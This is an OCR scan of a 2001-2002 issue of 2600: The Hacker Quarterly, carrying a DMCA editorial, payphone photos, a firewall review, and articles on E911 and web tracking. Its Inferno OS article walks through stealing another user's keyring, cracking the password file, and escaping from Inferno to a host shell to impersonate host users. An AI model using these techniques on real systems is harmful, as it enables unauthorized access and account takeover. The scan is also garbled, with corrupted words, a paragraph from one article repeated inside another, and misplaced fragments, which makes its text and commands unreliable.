


Payphones of Countries We're Mad At Part Two = IRAN

2600

The Hacker Quarterly


Volume Eighteen, Number Four
Winter 2001-2002
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
In the holy city of Qom, this rather advanced red leather phone takes something called "text alias."



This is your basic payphone found all over Iran - this one was in Rasht. The instructions make it real simple. The touchtone pad could be a bit smaller though.



Found in Dehgan, this green monstrosity is so bountiful that it will visit you in your dreams. It's got so much personality you can hang a painting on the front of it. There are two coin slots for each type of coin and the amount is displayed in the box on the upper left.



At first glance you might think this wasn't a payphone at all. You'd be wrong. Found by a Ghazian gas station, this phone has a slide-out chamber which would last about 30 seconds in the States.

All photos by Phundisk

Look on the other side of this page for even more photos!

"A person who, without permission of lawful authority, while the United States is at war or threatened with war, makes or attempts to make, or has in his possession or attempts to obtain, or aids another to obtain, any map, drawing, plan, model, description, or picture of any military camp, fort, armory, arsenal or building in which munitions of war are stored, or of any bridge, road, canal, dockyard, telephone or telegraph line or equipment, wireless station or equipment, railway or property of any corporation subject to the supervision of the public service board, or of any municipality or part thereof, shall be imprisoned not more than ten years."

Statutes like this exist throughout the country so we thought it would be best to play it safe and not risk printing something sensitive that could put us all at risk. After all, anything we print would somehow be definable in the above. This is just a temporary measure that will only last as long as we're in a war. As soon as terrorism surrenders, we will be back to normal.



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25274 83158

"Publication that is deemed to be a threat to legitimate penological objectives." - State of Washington

Department of Corrections, 2001



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Your Peril

2001-2002

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Right Click Suppression

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Building a Floppy Based Router

Build a Wooden Computer

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2001 has been a most difficult year in so many ways. History has been forever changed by world events and the effects will continue to trickle down on our individual lives for a very long time. Despite this, we must look to the battles we've chosen to embark upon with our complete attention, despite the dramatic changes in society which may overshadow them. Otherwise we run the risk of giving up the battle before we even begin to fight it.

We know that freedom of speech - even freedom in general - is considered by an increasing number to be subject to restrictive conditions in the interests of "security." Never mind that total security is completely elusive. There will always be someone claiming we can do better by closing off yet another avenue of activity, beliefs, or speech. And simpletons, fueled by mass media hysterics, will continue to believe it.

That's why it's never been more important to get involved in preserving your rights before they get signed away. Anyone who tells you that this is somehow in opposition to the interests of our nation has an agenda we find frighteningly disturbing. The fact that many of these people are extremely powerful is certainly cause for concern. But the real battle won't be lost until the rest of us actually start to accept this garbage.

We continue to fight legal battles for the absurdly simple reason that they need to be fought. To choose not to do this would grant a default victory to those challenging what we believe to be our rights. If we wait for someone else to come along and fight the battle in place of us (either because they have more resources or even because they may look more respectable than the likes of us), we risk their not standing behind the issues as much as we want them to. And we also risk such people never coming along in

the first place.

In some ways, it's an honor to be sued. We're basically being told to put up or shut up to prove our points, to actually stand up for what we believe in. Too many times we as individuals grow complacent. We say what we believe but completely crumble when someone challenges those beliefs, either by giving in or by not defending ourselves as well as we could. But when we are actually sued and faced with the prospect of losing a great deal because of what we say and do, then we are forced to look inside ourselves and see if we really do believe as much as we say we do. We're happy to have gone through that and to have come out of it knowing that our beliefs are strong and ready to undergo these tests. And in doing so, we have found many others who feel the same.

Although we recently lost the Second Circuit Court of Appeals decision in the DeCSS case, our legal team made the most compelling argument possible. We still strongly believe that computer source code is speech and is entitled to all the protections that speech is normally afforded. We still believe that the Digital Millennium Copyright Act is a gross violator of not only free speech but of the concept of fair use and that it sends a chilling signal throughout our society. We've seen professors intimidated into not releasing their research because a powerful group of corporations threatened to prosecute them under the DMCA. Imagine being prosecuted for doing research! We've seen computer users thrown off of commercial systems and banned from school networks for merely being accused of possessing information that the DMCA defines as a potential threat, an eyebrow a few years ago. And we've seen a growing realization among our read-

ers and others that the DMCA is well on the road to making publications like ours illegal to print, possess, or read.

Our loss in this fight does not signal the end. Far from it. We intend to take this case to the Supreme Court so that our entire court system can be given the opportunity to correct this grievous wrong. Failing that, other cases will be fought, among them the Dmitry Sklyarov case which will go to trial sometime in 2002. Although it took far too long, basic humanity finally managed to prevail in this case. After an unconscionable period of being forcibly detained in the United States for his part in writing a computer program in Russia, Sklyarov was finally allowed to return home in late December, on the condition that he return to give testimony in the trial, which will now focus on his company (Elcomsoft). The authorities are trying to spin this to make it seem as if Sklyarov is no longer affiliated with his company and will be testifying against them. In actuality he is still very much with them and is looking forward to telling his story at the trial. When this happens, the world will bear witness to the absurdity of this law and how it's damaging researchers and developers all around the world. Nothing will make technological innovation grind to a halt faster than the continued existence of the DMCA and similar laws in other parts of the world.

Even if it takes a hundred cases of people challenging the DMCA, we are confident that there is no shortage of individuals who will proudly step forward to defend the rights they believe in. As our leaders are so fond of saying, we are in a war and we must all do our part and make sacrifices. Some of those sacrifices may be very costly. But who among us ever really believed that the cost of defending free speech would be cheap?

Not all the news is bad. On December 20, a federal court ruled in our favor in the Ford case. If you recall, this was the lawsuit that sought to prevent us from forwarding a controversial domain (www.fuckgeneral-motors.com) to the web page of Ford (General Motors' competitor) as a form of net

humor. Regardless of whether or not people were offended by this, we felt it was absolutely imperative to protect the right of Internet users to point their domains wherever they pleased. Ford felt otherwise, claiming that what we did was somehow trademark infringement. They firmly believed (as did much of corporate America who had their eyes on this case) that *nobody* had the right to link or forward to their site without their explicit permission. Had we opted not to embark upon this fight, a very bad precedent would have been set and one significant victory can be achieved within the system. Lately it's seemed as if such victories are very few and far between. All the more reason for us to fight even harder for them.

Of course, you won't see much in the way of mass media coverage of this story. Had we lost, it most likely would have been all over the papers as another example of hackers getting their just desserts and society being made more secure. But the fact that you probably didn't read about our victory in all the mainstream places doesn't make the story any less important. It merely underscores the growing insignificance of the mass media itself and how replacing their self-serving agenda is paramount to winning such battles and ultimately preserving our endangered freedoms.

It's likely to become even more difficult to challenge the injustices that lie ahead in the coming months and years. We'll certainly see a good deal of reprehensible opportunism on the part of the powers that be as they try to tie their anti-individual agendas to the fight against terrorism. We must not allow them to legitimize their dubious positions in this manner. And we must do our best to reach those who might not otherwise see how they are being taken advantage of. This will be our biggest challenge for 2002.

The Security of the Inferno OS

by dalaï

<http://www.drama-inc.com>

A Traumatized Production

This article goes over the security semantics of Vita Nova's Inferno OS, and some means by which they may be circumvented. Inferno is a small, embedded OS intended to run on devices which may take advantage of its distributed aspects. The example Bell Labs likes to use is the TV set-top box. Anything which relies on remote data to run is an Inferno candidate. Other potential uses include networked PDAs and local broadband access hubs (i.e., farcastmodem or ION).

This article is about security and is not an introduction to Inferno. The Inferno documents and man pages have been made available for public consumption and are located at Vita Nova's website: <http://www.vitanova.com>. I've mentioned their intent to utilize Inferno in some of its up and coming products. Firewalls and routers are already being built with Inferno and potential future use includes telecommunication equipment and dedicated (cheap) Internet terminals. Some outside companies are also taking an interest in Inferno but no one can predict how much it will be used in the future or how successful it will be.

There are many reasons why you'd enjoy playing with Inferno. If it gains the market saturation that Vita Nova hopes for, you will have a vast network of devices to play with. The industry hopes to "e-enable" (tm) nearly everything that runs off of power. Vehicles, large household appliances, probably evenasters will shortly require some kind of embedded OS to drive their superfluous hardware. Inferno is one of the answers, and probably the most robust.

Ninety percent of anything mentioning Inferno and security is the same context talks about the encryption and authentication of network messages. This is all fine and dandy, but there's much more to be considered, especially in an internetworked OS. And Inferno is about networking. There is little point in a standalone host.

And thus networking Inferno is fundamental. Here's a little info to get your hosts up and talking, preferably to another Inferno-based machine.

The services to be run by Inferno upon execution of the server binary, "Inferno", are contained in /services/serverconfig. By default the file contains these services:

```
styx          # Main file service
mpeg          # Mpeg stream
rstx          # Remote invocation
infdb         # Database connection
infweb        # inferno web server
infigner      # inferno signing services
infsigner     # inferno signing services
inflogin      # inferno login service
virgil        # inferno info
2202/tcp      # inferno info

The file /services/services functions as the Unix /etc/services, and can be used to reference the above service names with port numbers. "netstat" does for Inferno something similar to what it does for Unix. If run under a Unix, copy the contents of /services/services to your /etc/services file.
```

In order for Inferno to successfully talk to other hosts you must start the connection server, "tibbles". This daemon translates network names (in the form of protocol:host[port]) into a name-space network presence. You can specify the services "libtib" is to run by editing the file /etc/serviceserverconfig.

You can get two hosts up and talking with these steps, assuming that the hosting OS's are correctly and can communicate. Hostname translation, IP interface selection, etc. is decided upon by the hosting OS.

I-DNS: "echo ip.of.host < /services/dnsdb", rebuild /services/dnsdb. There's an example already in there.

- 2- CS: edit /services/dnsdb, then "libtib"
- 3- SVC: edit /services/serverconfig, then "Inferno" (run on server)
- 4- LOGINS: Run "changeLogin > user" on the server. This must be done for each user who will be logging in.
- 5- KEYS: Run "genauthinfo default" on the hosts to create the initial certificates. Do this for both the server and the client. Do "genauthinfo <server>" on the client. Note that this is for the default certificate. To get one for use with a particular ip, do "genauthinfo <ip> <hostname>"
- 6- DONE: You may then use the Inferno network services. For instance, you may mount a remote computer under your namespace: "mount tcp host /remote". To verify: "ls /remote" or "netstat".

And it's that easy, folks. You may want your "Inferno", "Inferno", and mount commands to be done automatically at boot. The "mount" is just an example. There's an infinite number of things you can do with your two hosts. You may even opt to mobitize your lego's [1]. Read the man pages.

Because of the design of Inferno and the way it is meant to be applied, security can be easily circumvented, yielding unauthorized access to remote machines and access to files on the current machine that you shouldn't be able to touch.

I should say something about booted Inferno before I forget. Because it will rely on the hosting OS' IP mechanisms, the sockets created by Inferno will behave under pressure as one created by the host. While a top connected "nmap -sF" against it, then Inferno's services will be invisible along with Windows'. Likewise, all normal system logging still applies to the ports Inferno is using. Understand?

The OS uses a virtual machine model to run its executables, which are typically coded in the Inferno specific language Limbo. The virtual machine Dis is secured by the virtue of iTyTe checking. Ports under Inferno are like those in Unix. "ls -l" will show you what I mean. Unlike Unix, namespace resources created by a private application are not by default made available to anyone else except the children of that process. Thus we see that The Labs have put some effort into securing Inferno.

Cryptography is integrated into the OS. Messages exchanged between two Inferno hosts can be encrypted, or authenticated and plaintext. Its built-in cryptographic algorithms are, according to the manual:

- * SHA/MDS hash
- * Elgamal public key for signature systems
- * RC4
- * DES
- * Diffie-Hellman for key exchange

Authentication relies on the public key aspects of the above. Isn't that super? He who believes cryptography is the end-all of security measures is sad indeed. Call me lame or whatever, I'm just not interested in crypto.

Here I will share with you my techniques for tipping your enjoyment of Inferno. Check it out, no smoke or mirrors. No strings. If you have console access you have the Inferno, so all of my stuff may be done via remote login, you can do the Windows thing both locally and remotely in the case of 95/98. Test boxes follow the suggested installation peers.

1) Windows

If the Inferno is hosted on Windows 95/98, it won't even try to protect key files, even if it did, we could just grab what we wanted from Windows, with the default path to the Inferno namespace being C:\USERS\INTERNO. Observe:

```
stacej; cat /dev/user
stacej; cd /remote
stacej; ed /remote/user/dalaikeyring
stacej; le
default
stacej; cp default /user/inferno
stacej;
```

And then we can login as dalaï from a third party box, or log into the Windows machine's server. Not as big a deal as it seems, considering how Inferno is supposed to be run. We can also use this to get the password file, /keydb/password.

[1]- Styx on a Brick: <http://www.vitanova.com/inferno/lego1.html>

By elogen

Attached is my command line port of the GUI login utility provided by Inferno in the distribution. I call it elogen. Now you can't say I've never done anything for you. This does basically the same thing as arilogon, but is done from the text mode console. Inferno will allow you to switch your user name once per session.

inferno
stacey: /elogen -u dala1
stacey: cat /dev/user
dala1
stacey:

3) hellfire
Hellfire is my Inferno password cracker. The password file is located under /keydb/password, and contains the list of users which will be logging in remotely to the machine. The hellfire source can be found below, or at the Trauma Inc. page.
jessica: hellfire -d dict -u luser
hellfire, by datai(dala1@swbt.net)

A Traumatized Production.

Cracking...
Password is "victim"
Have a nice day.

Jessica:
You don't need that password for the local machine, however you may use it in conjunction with user's keys to gain his access to a remote machine. And it will work the same way with more than one distributed services. The day the utility companies rely on Inferno is the day I took my own paper up to the washer and dryer.

Inferno may run stand-alone, or hosted on another OS (Plan9, Win32, several Unix's). When hosted, there are quite often opportunities not only to hack Inferno from the host, but also the host from Inferno.

By default the Inferno emulator (emul) is started with no login prompt. This is fine for me, because I use my host OS's login to get into Inferno. You can have Inferno run a specified program via the emu command line, and thus enable selective 'login'.

For starters, we can execute a command on the host OS as follows:

```
stacey: bind -a "#C" /  
stacey: os /bin/sh -i  
devernd: /bin/sh -i pid 12600  
sh: no job control in this shell  
sh-2.03$
```

You have the perms given to the user and group that Inferno was installed under. The suggested is user 'inferno' and group 'inf'. The manual says that if some careless person started Inferno as root, 'os' will run as the caller's Inferno username. If that username does not exist on the host system, then 'cmd' will run as user nobody.

Yes, I'm thinking what you're thinking. According to the manual, if Inferno is installed under root, and you change your Inferno user name to that of another user on the host OS, then you will become that user on the host! But what if that user doesn't have an account on the Inferno? Well a minor modification elogen will allow you to be whatever user you choose. You may use any name at all.

Note that on Windows systems the 'os' argument must be a binary executable in the current path. Things built into the regular Windows interpreter (cmd.exe) won't work. Like Unix, the command is run under the same user id that started emu. Also, you can make a doswindows55os9600 visible under Inferno.

After boozing curious with Inferno, I downloaded and played with it for awhile. I became interested enough to write this article, and I'm overall satisfied with the system. Who knows, I may even use it in some upcoming projects. If you like the syntax and feel of Inferno but want a more production-type OS, see Plan9.

BLACK ICE DEFENDER – a Personal Firewall

by Suicidal_251

To start I will say that the motivation for this article comes from the fact that I have not seen any articles on firewalls in quite some time. Firewalls are very important to any computer user. Most of the older guns have heard of or have used previous versions of Black Ice Defender, back before it became mainstream. I am not sure how recent the buyout was but Network Ice, maker of Black Ice was acquired by ISS (Internet Security Systems), Black Ice Defender, from here on out referred to as BID, got a facelift and became moron friendly (AOL-ish?), meaning that the interface has become a nice little GUI where any moron can point and click on the functions and make them happen. I recently acquired my own copy of BID and am so far pretty impressed with its performance strictly as a firewall. Let's just say that it implements other software that I use and will mention further in this article. Remember, these are my opinions on how I see things and if you disagree, oh well. Write your own damn article.

I am going to start out by going over the initial interface which the user is presented with when he brings up BID. Everything is done by tabs across the top of the window which are labeled Attacks, Intruders, History, and Info. **Attacks**
Shows any attacks or suspicious events that BID has found taking place over your network. It lists the Result, Time, Attack Type, Intruder Name, and Count.
Result: Shows an icon of a certain color letting you know the severity of the attack. BID breaks attacks down into Critical, Serious, Suspicious, or Informational. It also has an icon overlay to let you know whether BID was effective at stopping the attack or whether the computer has been violated. (I haven't seen BID beaten yet by others or myself.)
Time: If you truly don't know what this is, jump out a window.

Attack Type: Tells you what type of attack was conducted against your machine. Examples include - HTTP PORT PROBE, NETBIOS PORT PROBE, or ECHO STORM (from a SMURF attack).

Intruder Name: BID will try to resolve the NetBIOS name of the intruder. The NetBIOS name is "usually" the name in which the attacker is logged onto his computer with. If BID cannot resolve it, normally meaning the attack is running a firewall, also, it will display the attacker's IP address.

Count: Amount of times the attacker tried his attack.

Example: (ICON) 09X5M1 22:58:11 NetBIOS Port Probe BOBWHITE 4

Intruders

This tab shows the information that BID got from the attacker during its back trace (more on back trace later). The information displayed is IP, Name, NetBIOS Name, Group, MAC Address, and DNS.

IP: If you don't know what an IP is, read TCP/IP For Dummies.

Name: Shows the computer network node of the intruder.

NetBIOS Name: Was covered above under "Attacks: Intruder Name".

Group: The network group to which the intruder's computer belongs.

MAC Address: Media Access Control address, a hardware address that uniquely identifies each node of a network. There are services on the web that will track this for you. Have fun searching for them.

DNS: Domain Name Service will normally give away what system or ISP the user is logged onto.

Example: (X's added to protect the ID of the guilty)
IP: 168.49.210.XXX
Node: COMPUTER ##
NetBIOS: COMPUTER ##
Group: ADPXX_XSD
MAC: 00CC562XXX
DNS: adsl-168-49-210.dsXXXXXX1.packet.net

History
Interesting information for your personal reference. This shows how much traffic was used for attacks and for normal traffic in a nice graphical format. It can be viewed from the last 90 minutes, hours, or days. It also tells you the

total number of attacks and total number of packets in the same time frame as above.

Info

Shows your registration info, license info, and version info. Useless note: All this info can also be found in various TXT files under the BID directory on your BID.

Settings Menu

This is the different tab menu under the settings. Very quickly:

Protection: You can set BID to four different settings to protect you at different levels. You can choose from Trusting, Cautious, Nervous, and Paranoid.

Log Packer: You can set BID to save a log file of all packets to your computer so that you can review them later at will. External software is needed for this unless you're really good with Newpad. Good luck.

Log Evidence: BID will log all the traffic and information of the intruders to a log file for future use or proof. If someone really bugs the hell out of you, this file will be helpful in dealing with his or her ISP. Some will say that they won't turn a fellow hacker in. Wait until he gets you or probes you 625 times in 10 minutes. It gets real old. Or you can handle it yourself, but we won't go there right now.

Rock Trace: I told you there would be more on this. BID has two types of back traces - direct and indirect. An indirect trace will not alert the intruder that you are tracing him. BID will analyze the incoming packets from the various routers to gain information about the user. This will normally only net you his IP address. A direct trace will actually poll information from the intruder's computer. If he is running a firewall, you will not get anything except his IP. But if not, you will net his Node, Group, NetBIOS name, MAC, and DNS. If he is monitoring his peers and information with something like McAfee's Guard Dog, he will know he is being traced. Or he can even block it and you will get nothing. I run direct and indirect traces on every attack. What the hell, you're protected, why not nab all his info?

Detection: Allows you to manage trusted or ignored IP addresses.

Preferences: This is where you can set up BID to do auto update checks. You can also configure how BID will alert you to attacks.

Useful Features

A few things I find useful:

Stop BID Engine: You can stop your protection and restart it at will. Sometimes you have to

play some online games or do other online tasks. Quick and easy to do.

One year tech support: If you actually lock

the intelligence to figure out this AOL User Safe

file, you can use the free tech support to figure

it out for you.

AdvICL: Anyone can use this feature

whether you have BID or not. Go to http://advicel.com/

and networkicel.com/advicecl. This site has a ton

of information about all the types of attacks and

how to deal with them. It has a lot more infor-

mation - too much to cover here - so go look for

yourself. You can also highlight one of the at-

tacks in your attack menu and hit the AdvICL

key and it will automatically take you to the

portion of the AdvICL site regarding that spe-

cific attack.

Outside of the BID GUI

Inside the directory where you installed BID there are a few files that are fun to look at and play with. Take a look at these:

AttackListCSV: Open with MS Excel. This tells you all the information that the GUI tells you under the Attack Tab except in column 1. That column will tell you exactly what port the attack came across on.

ExamplePort=804109|4110894&Rea-

son=Firewalled

If I had my way I would put this information into the GUI itself to make it easier to access but I think Network Ice didn't do that so it wouldn't confuse the AOL or Compactive users. (Yes, I'm going banc AOL.)

BlockLOG: This is the log that contains all the changes, settings etc. that has happened within BID. Take a good look through this file. It is long but contains some good stuff.

FirewallCFG: Configuration file for the firewall. BID does not recommend manually configuring this file. Yeah... sure...

IssueListCSV: Open with MS Excel. This file contains every attack and issue known so far that BID protects against. I strongly suggest you take a look at this file and do some reading. Good trash....

ReverseTXT: Don't, it is useless and really boring.

RockNCRDefQuickstartPDF: Information card that comes with BID when you buy it in the store.

Host Directory: Contains TXT files of all intruders named by the intruder's IP address.

I like BID. Easy to use and has good fea-

tures. I also like how it pulls information from the attacker and stores it for you. Even if the attack was running a firewall and all you could gain was his IP address, you could use external software like Visual Route and Access Driver to find him, his ISP, and do other interesting things to teach him not to mess with you again. (Note to law enforcement: I do not condone this behavior or partake in naughty things.)

because this should have answered them all.

firewalls versus software firewalls. Sometimes when you are doing certain online tasks behind a hardware firewall like playing online games, UDP and some ICMP protocols can still get through the hardware. That is where BID comes in.

Although it is tempting to engage in a debate as to whether Network-Based ALI or Handset-Based ALI is the best option for wireless carriers, it would soon that the best solution is to use a mixture of both technologies. Handset-Based ALI (using GPS) could be rendered useless in

The future of enhanced 911

by Wumpus Hunter


By 2005, if you carry a cell phone your wireless carrier will have the ability to track your location with an accuracy of about 50 meters. No, this isn't some dystopian fantasy. This isn't science fiction. It's real, federally mandated, and all in the name of safety.

It's known as Enhanced 911, commonly referred to as E911, and it's an FCC mandate that started in 1996. It's probably not as bad as it sounds (although some conspiracy theorists would disagree with me). But by the same token, it raises some important issues that must be addressed over the next few years. As E911 will affect every wireless subscriber in the country, it is extremely important that we all understand how it works, how it will be implemented, and what the potential privacy concerns are.

How It Works

While law enforcement has been able to track cell phone users' locations to some extent for a long time, the new E911 standard will greatly increase that ability. The backbone of this new location tracking ability is known as Automatic Location Identification (ALI). When E911 is fully implemented, all wireless carriers will provide ALI to the appropriate Public Safety Answering Point (PSAP). This can be done in one of two ways: Handset-Based ALI or Network-Based ALI.

Network-Based ALI was the original method proposed by the FCC when they first



drafted the E911 requirements. At the time, it was the best location method available that could be reasonably implemented. This method provides the caller's location within 100 to 300 meters by using triangulation and the measurement of the signal travel time from the handset to the receiver. If the handset is within range of only one cell site, this method fails completely, giving only which cell the user is in and the approximate distance from the cell site. If there are only two cell sites available, rather than three, the system tends to fail and give two different possible user locations.

Handset-Based ALI requires that the cell phone handset technology such as GPS to provide location information to the PSAP. Although exact figures are hard to come by at this point, some analysts predict that the inclusion of GPS in cell phones will add an additional \$50 to the total cost of the phone.

The benefit for wireless companies is that it doesn't require the substantial changes to their network that using Network-Based ALI would mandate. Using GPS for ALI gives this method accuracy within 50 to 150 meters.

Although it is tempting to engage in a debate as to whether Network-Based ALI or Handset-Based ALI is the best option for wireless carriers, it would soon that the best solution is to use a mixture of both technologies. Handset-Based ALI (using GPS) could be rendered useless in

the steel and concrete buildings of a large city, while Network-Based ALI would fail in rural areas with limited cell tower coverage. Therefore, it would appear that Handset-Based ALI is the choice for rural settings, while Network-Based ALI would be the best solution for urban users. In addition, some companies may deploy hybrid systems that use both GPS and network-based technologies.


Implementation

The FCC has set two implementation phases for E911 service roll-out. Phase I, which began in April 1998, required that wireless carriers provide the 911 caller's phone number and cell site to the local PSAP. Phase II went into effect in October, requiring that all carriers begin selling E911 capable phones starting October 1, 2001. Also, as of October 1, 2001 or within six months of a request from a PSAP, wireless carriers must be able to locate 67 percent of handset callers within 50 meters and 95 percent of callers within 150 meters. At the same time, they must be able to locate 67 percent of network-based callers within 100 meters and 95 percent within 300 meters.

Sprint was the only company to actually meet any of the requirements with their Sprint PCS SPH-N300 (made by Samsung). And with more deadlines coming up, it appears unlikely that wireless carriers will actually meet them on time. Of all new handsets being activated, 25 percent are supposed to be ALI capable by December 31, 2001, 50 percent by June 30, 2002, and 100 percent by December 31, 2002. The FCC expects to have 95 percent of all cell users using ALI capable handsets by the end of 2005.

Privacy Issues and Concerns

E911 services are coming whether we like them or not, so privacy and security issues must be considered and made public. Originally, the FBI wanted to have ALI services be "always on" for law enforcement purposes. The thought of federal agencies having the ability to track anyone carrying a cell phone at any time caused enough public opposition that the original proposals were changed. Now ALI services can be shut off by the user at all times except during a 911 call. This approach seems to be a decent compromise and reduces some of the chances for government abuse. Even companies seem to



have heard the public cry for privacy, with Qualcomm announcing that their handset-based ALI technology will only broadcast a user's location when they press an "I am here" button.

However, despite these assurances, some wireless carriers are planning to offer "location based services" for their users (local movie times, McDonald's locations, etc.). The threat of privacy abuse by corporations thus becomes a major concern. Even if users have the ability to turn off their ALI services, we all know that most will just leave them on all the time. This will allow companies to track users and develop demographics and marketing information based on where they go, how long they stay there, and other personal habits. It is then only a matter of time before advertising companies use this information to send location targeted ads straight to your phone. Most disturbingly, even if the government isn't directly tracking your location, local and federal law enforcement are only a warrant away from seizing any of your wireless carrier's location information.

Conclusion

In the end, it would seem that the most disastrous parts of the E911 plans have been dropped, leaving a program of enhanced emergency services that currently don't seem that bad. In fact, respect, E911 has so far been a success for all parties involved. However, the price of freedom is eternal vigilance and while some privacy issues have been averted, others ones have taken their place. Whether it be by government agencies or corporations, abuses of location based information can erode our privacy just the same.

Now you know the basics of E911 - how it works and what to look out for.

It is up to all of us to keep a watchful eye on how it is implemented over the next few years.

BEHIND THE SCENES

by angelabaharia

Have you ever wondered what exactly happens when you go on the Internet, type (or click on) a URL, and access a web site with your browser? How do all those images, text, multimedia special effects (and let's not forget the ads here!) "magically" appear on your screen? It's all rather mysterious, isn't it? Wanna take a lookie-see "behind the scenes?" That is what this article is all about.

First, let's mention a few truths here and throw in some books: Very few web sites are actually profitable (making enough to be in the black). That is why most dot-com sites throw all sorts of ads and/or pop-up banners at you. But wait, have you ever noticed how all of those advertisements are on top of the page and are the first thing to appear (be downloaded)? Have you ever monitored how many cookies an average web site writes onto your HD? Ever heard of companies such as Doubleclick, Aunite, Akamai? If yes, do you know what they do to make money? When you use a search engine, do you ever wonder why all the links you find on page one are major commercial companies' sites? Weren't you surprised even a little bit when advertisements tailor-made to fit what you were looking at began to pop up on your screen? All these questions, eh?

Here are the tools I will be using to unveil all those "secrets": Your ordinary web browser (Netscape, not Internet Explorer), EditPad (a freeware, same as WinWord's Notepad but of course it does a lot more), a good firewall such as @Guard (solid but goodie), and my brain. I will use @Guard's wonderful logging capabilities and dashboard window to monitor all the connections my web browser will make in the course of my investigation, no matter how short-lived they may be, hehe. The web site I will be looking at is <http://www.wired.com/news/technology> from Wired Magazine, a tech news site which I read almost daily. For this session, I will be accepting all ads, cookies, Java, JavaScript, ActiveX, and everything else they throw at me. Activate @Guard's dashboard window and I am ready to begin!

I start Netscape, click on the <http://www.wired.com/news/technology> link and immediately begin checking my connections by refreshing the option on the dashboard window. Here is what appears:

	State	Remote	Local	Port	Sent Revd
NETSCAPE.EXE	ConnectedOut	all2.gakamai.net:80	myPC	2372	371 503
NETSCAPE.EXE	ConnectedOut	all2.gakamai.net:80	myPC	2373	368 582
NETSCAPE.EXE	ConnectedOut	lubidlycos.com:80	myPC	2374	350 419
Hmmmm....	Rather interesting, isn't it? Let's go over each part and explain what we are looking at exactly:				

NETSCAPE.EXE is the browser, of course. ConnectedOut means Netscape is reaching out and connecting right now.

Remote is the remote server Netscape is connected to (in this case it's two servers named all2.gakamai.net and lubidlycos.com:80).

Local is my PC and Port is what port is being used on my PC (in this case it's three ports: 2372, 2373, and 2374).

SENT and RECEIVED are bytes sent by my PC and received by my PC.

Anything jumping at you already? I sure hope so! I do not remember asking to connect to either all2.gakamai.net or lubidlycos.com, but rather to <http://www.wired.com/news/technology>. So, whatever are those places and more importantly why am I connecting to them and why am I sending and receiving data to/from them? Small as it may be - 371 bytes is next to nothing.)

Oops, and since I told Netscape to: "Warn me before accepting any Cookies" I get this lovely message on my screen:

The server www.wired.com wishes to set a cookie that will automatically be sent to any server in the domain wired.com. The name and value of the cookie are p_wiuniqueid-734212af504XYRg750. This cookie will persist until Thu Dec 31 15:59:11 2001. Do you wish to allow the cookie to be set?



Wow, this cookie will be "alive" on my HD for a long time, won't it? Not to worry, I have cookies and I eat them every day, making sure none are left on my HD. So I click "yes." But did you notice in the message how that cookie will be read by any server that's part of Wired.com? We'll come back to that part later.

Let's now save the HTML code of the web page and look at it. To do that in Netscape, I go to File->Save As (or Ctrl+S)->Save. The name of the page is technology.html. Oh, wait, while talking to you, another connection appears, so let's hurry and look at it by refreshing the dashboard window again. The new connection is connection number 4:

Executable	State	Remote	Local	Port	Sent	Recv
NETSCAPE.EXE	ConnectedOut	a112.g.akamai.net:http	myPC	2372	371	503
NETSCAPE.EXE	ConnectedOut	a112.g.akamai.net:http	myPC	2373	368	582
NETSCAPE.EXE	ConnectedOut	tubid.lycos.com:http	myPC	2374	350	419
NETSCAPE.EXE	CtdUNKNOWN	local host	myPC	0	0	0

It stays active for a second and then it's gone. Hehe, that was just an ad. Wired was trying to get by me, but I'm too clever for them and I simply threw it right back into their faces using my Hosts file. That's what local host means. I will talk about the Hosts file at the end of this article. Let's continue studying. Using EditPad, I open the saved HTML code of technology.html and scroll down. Ah! There it is! Almost right at the top, in the <!-- THIS IS THE NEW NAV BAR --> I see multiple references to both the mysterious lykos and akamai. Here are a few of them:

Lycos Home My Lycos

Img src means image source. Its web address matches exactly what the dashboard window showed:

Remote	Local	Port	Sent	Received
a112.g.akamai.net:http	myPC	2372	371	503
a112.g.akamai.net:http	myPC	2373	368	582

Reading the HTML akamai code further, it becomes clear what its function is. Akamai keeps Wind Images on its servers and when we click on a Wind site, our browsers read the HTML code and also connect to the akamai server to get the images from there. Very interesting, isn't it? But you didn't know that, eh? Akamai hosts often requested images and other data from hundreds of sites on their ring of servers scattered around the world. What's even more interesting is Akamai does all this "free of charge." How do you think they make their money, eh? I will leave that little puzzle for you to figure out.

Going through the HTML code, I see numerous references to akamai. Just for the fun of it, I count them and come up with 36 times the akamai server got contacted to serve an image to me. Doing the same for lykos, I find 33 references.

